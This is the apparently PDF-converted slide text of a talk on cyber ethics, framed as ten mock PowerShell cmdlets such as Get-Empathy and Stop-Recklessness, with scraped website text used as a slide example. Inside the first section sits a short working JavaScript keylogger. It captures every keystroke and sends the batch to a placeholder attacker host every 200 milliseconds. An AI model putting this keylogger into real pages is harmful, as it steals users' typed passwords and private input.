>> Cyber Ethics: 10 Cmdlets to Creating Trust in Cyberspace

A guide by Judy Ting-Edwards

So WHY this talk?

- Social erosion from lack of trust
- Trust = a 'leap of faith'
- Foreigners in cyberspace
- Cyberspace = **any** virtual space involving computers (not just web)

NOT

- What's ethics and morality?
- How to write PowerShell code?
- Implementation & Enforcement of a Code of Ethics?

Hello my name is

Judy Ting-Edwards

I'm a:
- Life-learner (philosopher??)
- Ex-lawyer
- Coder (Node.js mainly)
- Security Engineer (aka Phish Queen) at the Ports of Auckland

Twitter: @judyofcare

CAVEAT EMPTOR

The cmdlets you're about to see don't actually work in a Powershell console!!

1.Get-Roles

- Code of Ethics
- Role-differentiated Morality
- Know your obligations to:
  - The end-user
  - Your boss
  - Your friends
  - Your profession
- Conflict of interest

Javascript Keylogger client

The code below is a tiny Javascript keylogger, it stores all keystrokes along with a timestamps in a n array and send it to the attacker controlled server over HTTP every 200 milliseconds.

```javascript
var buffer = [];
var attacker = 'http://evil.tld/?c='

document.onkeypress = function(e) {
    var timestamp = Date.now() | 0;
    var stroke = {
        k: e.key,
        t: timestamp
    };
    buffer.push(stroke);
}

window.setInterval(function() {
    if (buffer.length > 0) {
        var data = encodeURIComponent(JSON.stringify(buffer));
        new Image().src = attacker + data;
        buffer = [];
    }
}, 200);
```

>>_

2.Stop-Uncertainty

- Manage expectations and communicate effectively of each person's roles in the process

Uncertainty → Conflict → Blame → Distrust

>>_

3.Get-Empathy

- -WhatIf function on:
  - End-user
  - People you know
- **Put yourself in their shoes**
- Empathy NOT Sympathy
- Empathy = understanding + care

>>_

4.Stop-Contempt

- Everyone's life is different
- Don't generalise someone's *stupidity* simply because they don't know a fact you know
- Contempt culture - see Aurynn's talk and blog https://blog.aurynn.com/2015/12/16-contempt-culture

>>_

5.Get-Honesty

- Be your true self
- Being honest with others
- Being honest with your feelings
- **Honesty** is the best policy!

Pop ups like this lets users know you care about their rights

6.Stop-Recklessness

- Reckless = dangerously careless
- You wouldn't drive recklessly, why would you code recklessly
- The "can you live with yourself?" test
- Recklessness -> negligence
- Unprofessional

Bernice Pauahi
Bishop Museum

Visit   Exhibits & Events   Education   Explore   Join   Give   🔍

Special Offers!   ✕

10% OFF EARLY MONARCHS TOUR BOOKINGS!

WTF??

GET 10% OFF when you book tickets for our Monarchs Tour online, 10 days in advance!

[itemgrid shortname="bishoptours" items="33379" fallback="simple"]

Save $2 per person on admission with code ONLINE—purchase your tickets online now!

BUY TICKETS ONLINE NOW!

BERNICE PAUAHI BISHOP MUSEUM

VAIKĪKĪ

Plan

Mo

Call Now!

KI TROLL

7.Open-Mind

But not so much your brain falls out!

- Get-Imagination
- Different backgrounds
- Importance of diversity in your workplace - because end users are diverse
- Have fundamental rules and principles though

8. Stop-Prejudice

PRIDE AND PREJUDICE AND ZOMBIES
BY JANE AUSTEN AND SETH GRAHAME-SMITH

- Prejudice = bias + action to disadvantage
- Don't ASSUME (makes an ASS of U and ME)
- People are more capable than you think

>>_

9.Get-Context

- A: "It depends…"
- Be informed: update & patch your thought system!
- Know the social cues and norms of your audience

>>_

10. Stop-Obsession

- Nobody died!
- Check and balances are in place
- Usability vs Security
- Don't miss the woods for the trees
- Users gonna use

>> Cyber Ethics: 10 Cmdlets to Creating Trust in Cyberspace

****

1. Get-Role
2. Stop-Uncertainty
3. Get-Empathy
4. Stop-Contempt
5. Get-Honesty
6. Stop-Recklessness
7. Open-Mind
8. Stop-Prejudice
9. Get-Context
10. Stop-Obsession

With great paua..

Comes great responsibility